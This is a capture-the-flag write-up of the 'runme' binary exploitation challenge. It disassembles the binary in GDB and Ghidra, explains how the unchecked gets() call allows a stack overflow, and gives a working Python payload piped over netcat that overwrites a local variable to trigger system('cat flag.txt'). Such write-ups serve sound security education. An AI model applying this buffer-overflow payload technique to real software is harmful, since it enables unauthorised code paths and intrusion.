

runme writeup

Challenge

Description: Run my program! Connect with nc imaginary.ml 10006.

Category: Pwn/Binary Exploitation


Points: 200

Process

We see that we're only given a binary file, which is common in binary exploitation challenges. We will first turn the file into an executable, run it, then take a look in GDB.

```
$ chmod +x runme
$ ./runme
```

When we run the program, we are asked to give an input. Putting in a bunch of A's, we get a segfault. We now know that this is a buffer overflow.

A terminal window with a dark background. The prompt is 'kali@kali:~/Downloads\$'. The user enters './runme'. The program outputs 'What would you like to put in my variable?'. The user enters a long string of 'A's. The program outputs another long string of 'A's. Finally, the program outputs 'Segmentation fault'.

What exactly is a buffer overflow? Here is GeeksforGeeks's definition:

A buffer is a temporary area for data storage. When more data (than was originally allocated to be stored) gets placed by a program or system process, the extra data overflows. It causes some of that data to leak out into other buffers, which can corrupt or overwrite whatever data they were holding.

In a buffer-overflow attack, the extra data sometimes holds specific instructions for actions intended by a hacker or malicious user; for example, the data could trigger a response that damages files, changes data or unveils private information.

So we know that we're likely going to have to rewrite data.

First, we'll take a look at the assembly. Opening it in GDB...

```
$ gdb runme
$ disassemble main
```

```
Dump of assembler code for function main:
0x000055555555189 <+0>:      endbr64
0x00005555555518d <+4>:      push    %rbp
0x00005555555518e <+5>:      mov     %rsp,%rbp
0x000055555555191 <+8>:      sub     $0x30,%rsp
0x000055555555195 <+12>:     mov     $0xba5eba11,%eax
0x00005555555519a <+17>:     mov     %rax,-0x8(%rbp)
0x00005555555519e <+21>:     lea     0xe63(%rip),%rdi        # 0x55555555
6008
0x0000555555551a5 <+28>:     mov     $0x0,%eax
0x0000555555551aa <+33>:     callq   0x55555555080 <printf@plt>
0x0000555555551af <+38>:     lea     -0x30(%rbp),%rax
0x0000555555551b3 <+42>:     mov     %rax,%rdi
0x0000555555551b6 <+45>:     mov     $0x0,%eax
0x0000555555551bb <+50>:     callq   0x55555555090 <gets@plt>
0x0000555555551c0 <+55>:     mov     $0xacce55e5,%eax
0x0000555555551c5 <+60>:     cmp     %rax,-0x8(%rbp)
0x0000555555551c9 <+64>:     jne     0x555555551dc <main+83>
0x0000555555551cb <+66>:     lea     0xe62(%rip),%rdi        # 0x55555555
6034
0x0000555555551d2 <+73>:     mov     $0x0,%eax
--Type <RET> for more, q to quit, c to continue without paging--
0x0000555555551d7 <+78>:     callq   0x55555555070 <system@plt>
0x0000555555551dc <+83>:     mov     $0x0,%eax
0x0000555555551e1 <+88>:     leaveq  %rax
0x0000555555551e2 <+89>:     retq
End of assembler dump.
```

We have a `printf()` at <+33> which should print our prompt and the `gets()` method. This catches my eye. The `gets()` method has a flaw in that it does not check the length of the input before assigning it to a variable. This means that if we put in more characters than the variable can store, we can start overwriting data.

At <+60>, we see a compare statement and a JNE. JNE is an assembly function that tells the program to jump if the previous statement evaluates to false. This is the equivalent of an if-statement. So it'll skip loading the effective address (lea at <+66>) and the callq to `system@plt`, which holds the call to read the flag file. That generally looks like the following in C:

```
system("cat flag.txt")
```

So we know that we need to make the variable evaluate to true. We can start throwing a bunch of characters at the program in GDB to see when it segfaults.

I used a [pattern generator](#) to show when things started to be rewritten. At 58 characters, we see our first segfault.

```
(gdb) r
Starting program: /home/kali/Downloads/runme
What would you like to put in my variable? Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab
0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab

Program received signal SIGSEGV, Segmentation fault.
0x00007ffff7e16c00 in __libc_start_main (
    main=0x7ffff7fb1680 <_IO_stdfile_0_lock>, argc=1431672497, argv=0x0,
    init=0x7ffff7fae980 <_IO_2_1_stdin_>, fini=0x7ffffffffffe050,
    rtdl_fini=0x0, stack_end=0x7ffffffffffe168) at ../csu/libc-start.c:141
141      ../csu/libc-start.c: No such file or directory.
```

Adding a few more, we start to see bits of the blue address get rewritten by our input. These values (4138) correspond to ASCII characters in our input (A8)

```
(gdb) r
Starting program: /home/kali/Downloads/runme
What would you like to put in my variable? Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab
0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9

Program received signal SIGSEGV, Segmentation fault.
0x00007f0039624138 in ?? ()
```

Once we try 63, we see that our segfault happens at the address of the return statement in the main function (see disassemble main).

```
(gdb) r
Starting program: /home/kali/Downloads/runme
What would you like to put in my variable? Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab
0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0

Program received signal SIGSEGV, Segmentation fault.
0x000055555555551e2 in main ()
```

Unfortunately for me, this was a loose end. It misled me on what the offset was, and I had to start over. I did however, get an understanding of how the program worked and how I was supposed to exploit it.

The next day, I learned that I should try Ghidra. Ghidra offers both a disassembler and a decompiler, which would be immensely helpful. If I were to do this challenge again, I would probably do Ghidra first then GDB.

This is what the assembly of the main function looks like in Ghidra.


```

00101189 f3 0f 1e fa    ENDBR64
0010118d 55            PUSH     RBP
0010118e 48 89 e5      MOV     RBP,RSP
00101191 48 83 ec 30    SUB     RSP,0x30
00101195 b8 11 ba      MOV     EAX,0xba5eba11
0010119a 48 89 45 f8    MOV     qword ptr [RBP + local_10],RAX
0010119e 48 8d 3d      LEA     RDI,[s_What_would_you_like_to_put_in_my_001020... = "What would you like to put in...
63 0e 00 00
001011a5 b8 00 00      MOV     EAX,0x0
00 00
001011aa e8 d1 fe      CALL    printf                                int printf(char * __format, ...)
ff ff
001011af 48 8d 45 d0    LEA     RAX=>local_38,[RBP + -0x30]
001011b3 48 89 c7      MOV     RDI,RAX
001011b6 b8 00 00      MOV     EAX,0x0
00 00
001011bb e8 d0 fe      CALL    gets                                char * gets(char * __s)
ff ff
001011c0 b8 e5 55      MOV     EAX,0xacce55e5
ce ac
001011c5 48 39 45 f8    CMP     qword ptr [RBP + local_10],RAX
001011c9 75 11         JNZ     LAB_001011dc
001011cb 48 8d 3d      LEA     RDI,[s_cat_flag.txt_00102034]        = "cat flag.txt"
62 0e 00 00
001011d2 b8 00 00      MOV     EAX,0x0
00 00
001011d7 e8 94 fe      CALL    system                             int system(char * __command)
ff ff

LAB_001011dc                                     XREF[1]: 001011c9(j)
001011dc b8 00 00      MOV     EAX,0x0
00 00
001011e1 c9           LEAVE
001011e2 c3           RET

```

Much cleaner. It confirms what we learned from opening the disassembly in GDB. Here is what the main function looks like decompiled.



```

1  undefined8 main(void)
2
3
4  {
5      char local_38 [40];
6      long local_10;
7
8      local_10 = 0xba5eba11;
9      printf("What would you like to put in my variable? ");
10     gets(local_38);
11     if (local_10 == 0xacce55e5) {
12         system("cat flag.txt");
13     }
14     return 0;
15 }
16

```

Breaking it down, we see that our input is stored in the variable `local_38`. Then, the program checks if `local_10` is equal to `0xacce55e5`. To get the flag, we need to overwrite the initialization of `local_10` to `0xba5eba11` and replace it with `0xacce55e5`.

We can overflow the char buffer with 40 characters. This makes the first part of our payload, or the input we give to the program. Then, we can add the new characters that we need to change `local_10` to. We can use Python to generate this string and pipe it through the netcat connection.

Compilers will read whatever input we give it backwards. So, we need to put our new input in little endian format, or backwards per one byte in hex.

Our desired input split into hex values and reversed is

`\xac\xce\x55\xe5` \Rightarrow `\xe5\x55\xce\xac`

Our final string in Python looks like

```
$ python -c "print 'A'*40+'\xe5\x55\xce\xac'"
```

First, let's test if the exploit works. We store our Python input in the temp file, then pass temp to runme. This could also be directly piped into runme, but eh.

```
kali@kali:~/Downloads$ chmod +x runme
kali@kali:~/Downloads$ python -c "print 'A'*40+'\xe5\x55\xce\xac'" > temp
kali@kali:~/Downloads$ ./runme < temp
exploit worked
```

Note: I made a fake flag.txt file for my local machine to test if the payload worked, which just had "exploit worked".

It runs, and it outputs our fake flag! Now, let's send it to the remote machine.

```
$ python -c "print 'A'*40+'\xe5\x55\xce\xac'" | nc imaginary.m1
10006
```

And we get our flag.

Flag: `flag{0v3rwr1t1ng_4_v4r1abl3?_c00l!}`